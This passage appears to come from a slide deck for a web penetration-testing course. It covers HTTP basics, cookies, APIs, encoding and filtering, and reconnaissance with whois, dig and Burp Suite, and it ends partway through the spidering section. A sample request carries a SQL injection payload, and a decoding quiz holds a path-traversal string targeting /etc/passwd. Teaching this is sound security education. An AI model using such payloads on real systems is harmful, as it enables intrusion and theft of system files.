SALACYBER

SALACYBER

SalaCyber Web Hacking Essential (SWHE)

Phatiya NAI
Manager, Offensive Security

Disclaimer

Information or content in this presentation is for educational purpose only.
The authors are not responsible for any misuse or illegal activities made by reader.

Contents

Contents

II. HTTP Basic and Essential Tools

1. Web Fundamental
2. API Fundamental
3. Encoding and Filtering
4. Web Application Assessment Methodologies

Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

Contents

IV. File Inclusion Vulnerability

Contents

V. Injection Vulnerability

1. SQL injection
2. Command Injection
3. Case Studies

Contents

VI. Cross-Site Scripting (XSS)

1. Reflected XSS
2. Dom-based XSS
3. Stored XSS
4. XSS Prevention
5. Case Studies

Contents

VII. Cross Side Request Forgery (CSRF)

Contents

VIII. Rate Limiting Vulnerability

1. Introduction
2. Password Attack
3. OTP Attack
4. Case Studies

Contents

IX. Access Control Vulnerability

1. Introduction
2. Insecure Direct Object Reference
3. How to see Vulnerability
4. How to exploit Vulnerability
5. How to Prevent
6. Case Studies

Contents

X. Sever-Side Request Forgery (SSRF)

Introduction

I. Course Introduction

1. Web Security Overview

a. Definition of Web Security (CIA-Based)

Web security is the practice of protecting websites, web applications, and online services from cyber threats by ensuring:

1. **Confidentiality**: Sensitive data such as user credentials, personal information, and financial details are kept private and protected from unauthorized access.
2. **Integrity**: Data and system functionality are safeguarded against unauthorized modifications, ensuring that information remains accurate and trustworthy.
3. **Availability**: Web services are maintained and defended against disruptions (e.g., DDoS attacks), ensuring users can reliably access the system when needed.


Introduction

I. Course Introduction

1. Web Security Overview

b. Penetration Testing based on Testing Approach

1. **Black Box Testing:** a method where the tester has no prior knowledge of the system's internal structure. It simulates an external attacker attempting to find vulnerabilities from the outside.
2. **White Box Testing:** a comprehensive testing approach where the tester has full access to the source code, system architecture, and documentation. It focuses on identifying internal flaws and insecure coding practices.
3. **Gray Box Testing:** a hybrid approach where the tester has partial knowledge of the system, such as user credentials or architectural insights. It simulates an attacker with limited access, combining both internal and external perspectives



Introduction

I. Course Introduction

1. Web Security Overview

c. Penetration Testing based on Target Focus

1. **External Penetration Testing:** focuses on identifying vulnerabilities in publicly accessible assets such as websites, APIs, and login portals. It simulates attacks from outside the organization to test perimeter defenses.
2. **Internal Penetration Testing:** conducted from within the organization's network to simulate insider threats or post-breach scenarios. It aims to uncover issues like privilege escalation and unauthorized access to internal resources.
3. **Web Application Penetration Testing:** targets web applications specifically to identify vulnerabilities such as those listed in the OWASP Top Ten. It examines authentication, session management, input validation, and business logic flaws.
4. **API Penetration Testing:** focuses on testing RESTful (Json) or SOAP APIs (XML) used by web and mobile applications.

Introduction

I. Course Introduction

1. Web Security Overview

d. Key Terms

- **Authentication:** The process of verifying the identity of a user or system (e.g., login with username and password).
- **Authorization:** Determines what an authenticated user is allowed to do (e.g., access control to resources).
- **Session Management:** Handling user sessions securely, including creation, maintenance, and termination.
- **Web Application Firewall (WAF):** A security tool that filters and monitors HTTP traffic to and from a web application.
- **Token-Based Authentication:** A method where users authenticate using tokens (e.g., JWT) instead of sessions.

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/json

{
  "username": "admin",
  "password": "secure123"
}
```

```
GET /admin/dashboard HTTP/1.1
Host: example.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

```
GET /profile HTTP/1.1
Host: example.com
Cookie: sessionId=abc123xyz456
```

```
POST /search HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

query=' OR 1=1 --
```

```
GET /user/data HTTP/1.1
Host: api.example.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```


Introduction


I. Course Introduction

1. Web Security Overview

d. Key Terms

- **Encryption:** The process of converting data into a coded format to prevent unauthorized access.
- **Hashing**: A one-way function that converts data into a fixed-length string. Used for password storage (e.g., bcrypt, SHA-256).
- **SSL/TLS (Secure Sockets Layer / Transport Layer Security):** Protocols that provide secure communication over the internet, typically used in HTTPS.
- **Security Headers:** HTTP response headers that enhance security (e.g., Content-Security-Policy, Strict-Transport-Security, X-Frame-Options).





Introduction

2. Course Objective

The **SalaCyber Web Hacking Essentials** course offers a comprehensive set of resources to help students understand attack vectors and tools, equipping them with an offensive approach to conduct security tests on target systems.

Upon completing the course, students will be able to:

- Familiarize themselves with various web security tools and frameworks
- Conduct information gathering and reconnaissance on target systems
- Enumerate services and technologies used in system servers and web applications
- Perform client-side attacks such as Cross-Site Scripting (XSS), SQLi, etc.
- Identify and exploit common vulnerabilities in web applications
- Apply secure coding practices to mitigate security risks
- Understand and implement HTTPS, SSL/TLS, and HTTP security headers
- Analyze and respond to real-world web attack scenarios
- Build a foundation for advanced offensive security and penetration testing

Contents

II. HTTP Basic and Essential Tools

II. HTTP Basic and Essential Tools

1. Web Fundamentals

a. Hostname

A **hostname** is the human-readable label assigned to a device (usually a server) on a network. It helps users identify and access websites or services without needing to remember IP addresses.

Example: www.google.com is a hostname.

Behind the scenes, this hostname maps to an IP addresses like:

- 142.251.10.138
- 142.251.10.101
- 142.251.10.100
- 142.251.10.113
- x.x.x.x

II. HTTP Basic and Essential Tools

1. Web Fundamentals

b. DNS

A **DNS (Domain Name System)** is like the phonebook of the internet. It translates hostnames (like www.example.com) into IP addresses (like 142.251.10.138) that computers use to communicate.

How DNS Works (Simplified Steps):

- User enters a hostname in the browser (e.g., www.google.com).
- Browser checks cache to see if it already knows the IP address.
- If not, it asks the DNS resolver (usually provided by the ISP).
- The resolver queries DNS servers to find the IP address.
- Once found, the IP address is returned to the browser.
- The browser uses the IP to connect to the web server and load the site.

II. HTTP Basic and Essential Tools

1. Web Fundamentals

b. DNS

Example:

Let's say a user types www.google.com into their browser:

Hostname: www.google.com

DNS Lookup Result: 142.251.10.138 (IP address of a Google server)

The browser connects to 142.251.10.138 to load Google's homepage.

```
Name:    google.com
Addresses:  2404:6800:4003:c0f::8a
          2404:6800:4003:c0f::64
          2404:6800:4003:c0f::8b
          2404:6800:4003:c0f::65
          142.251.10.138
          142.251.10.101
          142.251.10.100
          142.251.10.113
          142.251.10.139
          142.251.10.102
```

II. HTTP Basic and Essential Tools

1. Web Fundamentals

c. Domain Study: www.salacyber.com.kh

Domain Structure:

- **www**: Subdomain indicating a web service.
- **salacyber**: The main domain name, representing the organization.
- **.com.kh**: A second-level domain under Cambodia's country code top-level domain (.kh), used by commercial entities.

Domain Ownership and Management:

- The **.com.kh** domain is regulated by the Telecommunication Regulator of Cambodia (TRC).
- Only entities with a physical presence in Cambodia can register .com.kh domains.
- **Registrants must provide**: Business registration documents,

Local contact details, Justification for domain use.

HTTP Basic and Essential Tools

II. HTTP Basic and Essential Tools

1. Web Fundamentals

d. HTTP Methods

Method	Description	Typical Use Case
GET	Retrieve data from the server	Viewing a webpage or fetching user data
POST	Send data to the server	Submitting forms, uploading files
PUT	Update existing data	Editing user profile or updating records
DELETE	Remove data from the server	Deleting a user or resource
HEAD	Retrieve headers only	Checking resource metadata without body
OPTIONS	Discover supported methods	Preflight checks in CORS requests
PATCH	Partially update data	Updating specific fields in a record
TRACE	Echo back received request	Diagnostic testing (often disabled for security)

SALACYBER

II. HTTP Basic and Essential Tools

1. Web Fundamentals

d. HTTP Methods

GET: Retrieves data from the server.

Example:

```
GET /profile?id=123 HTTP/1.1
Host: example.com
```

Scenario: Use GET to enumerate user profiles by changing the id parameter.

II. HTTP Basic and Essential Tools

1. Web Fundamentals

d. HTTP Methods

POST: Sends data to the server, often used for form submissions

Example:

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username=admin&password=admin123
```

Scenario: Test for SQL injection in login forms using POST requests.

II. HTTP Basic and Essential Tools

1. Web Fundamentals

d. HTTP Methods

PUT: Updates existing data.

Example:

```
PUT /api/user/123 HTTP/1.1
Content-Type: application/json

{
  "email": "new@example.com"
}
```

Scenario: Check if unauthorized users can update data via PUT.

SALACYBER

II. HTTP Basic and Essential Tools

1. Web Fundamentals

d. HTTP Methods

DELETE: Removes Data.

Example:

```
DELETE /api/user/123 HTTP/1.1
```

Scenario: Check if unauthorized users can update data via PUT.

HTTP Basic and Essential Tools

II. HTTP Basic and Essential Tools

1. Web Fundamentals

e. HTTP Status Codes

Code	Category	Meaning	Security Relevance
200	Success	OK – Request succeeded	Normal behavior
301	Redirection	Moved Permanently	Can be used in phishing or redirect attacks
302	Redirection	Found (Temporary Redirect)	May hide malicious redirects
400	Client Error	Bad Request	Input validation issues
401	Client Error	Unauthorized	Authentication required
403	Client Error	Forbidden	Access control enforcement
404	Client Error	Not Found	Useful for enumeration and fuzzing
500	Server Error	Internal Server Error	May indicate exploitable backend issues
502	Server Error	Bad Gateway	Misconfigured proxy or server
503	Server Error	Service Unavailable	Denial of service or maintenance mode

II. HTTP Basic and Essential Tools

1. Web Fundamentals

f. Sessions

Session are used to track users across multiple requests.

- Stored on the server.
- The client holds a session identifier (usually in a cookie).
- Server uses this ID to retrieve session data (e.g., user info, cart contents).

Session Workflow:

1. User logs in → server creates session → stores user data.
2. Server sends Set-Cookie: sessionid=abc123.
3. Browser sends Cookie: sessionid=abc123 with each request.
4. Server uses abc123 to retrieve session data.

II. HTTP Basic and Essential Tools

1. Web Fundamentals

g. Cookies

Cookies are used to track users across multiple requests.

- Stored on the client (browser).
- Sent automatically with every request to the same domain.
- Can store session IDs, preferences, tokens, etc.

Example: Cookie Sent in Request

```
GET /dashboard HTTP/1.1
Host: example.com
Cookie: sessionid=abc123
```

```
HTTP/1.1 200 OK
Set-Cookie: sessionid=abc123; HttpOnly; Secure; Path=/; Expires=Wed, 13 Aug 2025 07:15:00
Content-Type: text/html

<html>Welcome back!</html>
```

HTTP Basic and Essential Tools


II. HTTP Basic and Essential Tools

1. Web Fundamentals

h. Security Considerations

Web application using HTTP cookies in a secure way:

- **httpOnly**: true: Prevents client-side scripts from accessing the cookie.
- **secure**: true: Ensures cookies are only sent over HTTPS.
- **maxAge**: Controls session expiration.
- **session.regenerate()**: Prevents session fixation attacks by regenerating the session ID after login.



Contents

II. HTTP Basic and Essential Tools

1. Web Fundamental
2. API Fundamental
3. Encoding and Filtering
4. Web application assessment methodologies

II. HTTP Basic and Essential Tools

2. API Fundamentals

a. What is an API?

An API (Application Programming Interface) allows different software systems to communicate with each other. It defines a set of rules and endpoints for accessing data or services. It is like a messenger between two software programs. It helps them talk to each other and share data or services.

Key Points:

- API defines rules for how software can request and send data.
- 2 main types: REST API & SOAP API

II. HTTP Basic and Essential Tools

2. API Fundamentals

b. REST API (Representational State Transfer)

- Uses HTTP methods like GET, POST, PUT, DELETE
- Communicates using JSON or XML (mostly JSON today)
- Stateless: each request is independent
- Lightweight and easy to use
- Common in modern web and mobile applications

Example: REST API Request (POST /api/users)

```
{
  "userId": 98765,
  "name": "Alex",
  "role": "Manager, Offensive Security",
  "email": "alex@example.com"
}
```

II. HTTP Basic and Essential Tools

2. API Fundamentals

c. SOAP API (Simple Object Access Protocol)

- XML for messaging
- Operates over HTTP, SMTP, or other protocols
- Requires a WSDL (Web Services Description Language) file
- Strict standards and built-in error handling
- Common in enterprise systems (e.g., banking, insurance)

Example: SOAP always uses POST for sending requests.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:usr="http://example.com/user">
   <soapenv:Header/>
   <soapenv:Body>
      <usr:GetUserDetails>
         <usr:userId>98765</usr:userId>
      </usr:GetUserDetails>
   </soapenv:Body>
</soapenv:Envelope>
```

Contents

II. HTTP Basic and Essential Tools

1. Web Fundamental
2. API Fundamental
3. Encoding and Filtering
4. Web application assessment methodologies

II. HTTP Basic and Essential Tools

3. Encoding and Filtering

a. Encoding

Encoding is the process of converting data into a different format to ensure it is safely interpreted by the browser or server

Common Encoding Types:

- HTML Encoding: Converts <, >, &, " into <, >, &, "

Ex: **SWSE Course**

- URL Encoding: Converts unsafe URL characters like spaces ( ) into %20

Ex: **https://example.com/search?q=swse%20course%21**

- Base64 Encoding: Encodes binary data into ASCII string format

Ex: **U1dTRSBjb3Vyc2U=**

II. HTTP Basic and Essential Tools

3. Encoding and Filtering

b. Filtering

Filtering is a defensive programming technique used to ensure that user input is safe and conforms to expected formats.

Purpose of Filtering

- Prevent Injection Attacks: SQL Injection, XSS, Command Injection.
- Enforce Business Logic: Ensure data matches expected formats.
- Improve Data Quality: Avoid malformed or corrupted data.
- Protect Backend Systems: Reduce risk of system compromise.

Types of Filtering:

- Whitelisting Filtering
- Blacklist Filtering
- Sanitization

II. HTTP Basic and Essential Tools

3. Encoding and Filtering

b. Filtering

Whitelisting Filtering: Accepts only known safe characters or patterns.

- **Use Case:** Ideal for fields with strict formats (e.g., usernames, phone numbers).

Example:

```
import re
def is_valid_username(username):
    return re.match(r'^[a-zA-Z0-9_]{3,20}$', username)
```

II. HTTP Basic and Essential Tools

3. Encoding and Filtering

b. Filtering

Blacklisting Filtering (Blocklist): Rejects known dangerous characters or patterns.

- **Use Case:** Used when it's hard to define all safe inputs but easy to identify harmful ones.

Example:

```
def contains_dangerous_input(input_text):
    return '<script>' in input_text.lower()
```

II. HTTP Basic and Essential Tools

3. Encoding and Filtering

b. Filtering

Sanitization: Cleans input by removing or neutralizing unsafe content.

- **Use Case:** Useful when input must be preserved but made safe..

Example: (using Python's bleach library)

```
import bleach
safe_html = bleach.clean(user_input)
```

Contents

II. HTTP Basic and Essential Tools

1. Web Fundamental
2. API Fundamental
3. Encoding and Filtering
4. Web Application Assessment Methodologies

II. HTTP Basic and Essential Tools

4. Web Application Assessment Methodologies

Web application assessment methodologies are structured approaches used by security professionals to evaluate the security posture of web applications. These methodologies help identify vulnerabilities, misconfigurations, and weaknesses that could be exploited by attackers.

HTTP Basic and Essential Tools

II. HTTP Basic and Essential Tools

4. Web Application Assessment Methodologies

a. Common Methodologies

1. OWASP Testing Guide (OTG)
2. PTES (Penetration Testing Execution Standard)
3. NIST SP 800-115
4. OSSTMM (Open Source Security Testing Methodology Manual)

HTTP Basic and Essential Tools

II. HTTP Basic and Essential Tools

4. Web Application Assessment Methodologies

b. Tools Commonly Used

1. Burp Suite: Interception, scanning, and fuzzing.
2. OWASP ZAP: Automated scanner and manual testing.
3. Nikto: Web server vulnerability scanner.
4. Nmap: Network mapping and port scanning.
5. SQLMap: Automated SQL injection tool.
6. Wappalyzer: Identifies technologies used by web apps.
7. Kali Linux: powerful and widely used operating system in the field of offensive security
8. Gobuster: tool used to brute-force web directories.

II. HTTP Basic and Essential Tools

Quiz: find the plain-text of these

1. U1dTRXt0cnloYXJkZXIxMzM3fQ==
2. Tm90IE5vdyEhICBlVzkxSUd0dWIzY2dkR2hsSUhCc1lXbHVkQzEwWlhoMExDQnlhV2RvZEQ4Z0lGVXhaRlJTV0hRMVlqTldibUl6VW5SYVUwVm9abEU5UFE9PQ==
3. https%3A%2F%2Fevil.php%3Fpage%3D%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
4. SWSE{html1$c00l}

Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

Information Gathering

III. Information Gathering

1. Overview of the web from a penetration tester's perspective

Penetration testers view the web as a dynamic environment made up of various technologies **servers**, **databases, APIs**, **authentication systems**, and **user interfaces** all of which can potentially contain security flaws. Their role is to **think like an attacker**, using both manual and automated techniques to simulate real-world cyberattacks.

The goal is not to cause harm, but to identify weaknesses before malicious actors do. By probing systems, intercepting traffic, and analyzing responses, they **uncover** vulnerabilities such as misconfigurations, insecure code, or weak authentication. Once these issues are found, they provide **detailed reports** and r**ecommendations** to help organizations strengthen their defenses and protect sensitive data.

Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

Information Gathering

III. Information Gathering

2. WHOIS and DNS Reconnaissance

This is a technique used by penetration testers to gather public information about a website or domain before doing any deeper testing.

WHOIS Lookup:

- Shows who owns the domain, when it was registered, and contact details.
- Helps identify the organization behind the website.

Example:

Looking up **whois example.com** might show the company name, admin email, and registrar.

SALACYBER

III. Information Gathering

2. WHOIS and DNS Reconnaissance

Command:

```
whois example.com
```

Output:

```
Domain Name: EXAMPLE.COM
Registrar: Example Registrar Inc.
Registrant Name: John Doe
Registrant Organization: Example Corp
Creation Date: 2000-01-01
Expiration Date: 2030-01-01
Name Servers: ns1.example.com, ns2.example.com
```

III. Information Gathering

2. WHOIS and DNS Reconnaissance

DNS Reconnaissance:

- Reveals how the domain is connected to servers.
- Shows records like:
  - *A record (IP address of the website)*
  - *MX record (mail server info)*
  - *NS record (name servers)*
  - *TXT record (security and verification info)*

Example:

Using **dig example.com** can show where the website is hosted and what services are running.

SALACYBER

III. Information Gathering

2. WHOIS and DNS Reconnaissance

Command:

```
dig example.com any
```

Output:

```
example.com. 3600 IN A 93.184.216.34
example.com. 3600 IN MX 10 mail.example.com.
example.com. 3600 IN NS ns1.example.com.
example.com. 3600 IN TXT "v=spf1 include:_spf.example.com ~all"
```

Contents


III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

III. Information Gathering

3. Interception Proxies

Interception proxies: tools that sit between your browser and a web server, allowing you to see, modify, and replay the traffic (HTTP/HTTPS requests and responses). They are essential in web penetration testing.




III. Information Gathering

3. Interception Proxies

Example Use Case:

Step 1: Launch Burp's browser > Go to the Proxy > Intercept tab > Set the intercept toggle to Intercept on.




SALACYBER

III. Information Gathering

3. Interception Proxies through Burp Suite

Example Use Case:

Step 2: You can see this intercepted request on the Proxy > Intercept tab.



Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

III. Information Gathering

4. Spider a website

The **site map** shows the information that Burp collects as you explore your target application. You can toggle between the **URL view**, and **Crawl paths view**.

Content comes from various sources, including scan results and the URLs you discover as you browse the target manually. You can also see:

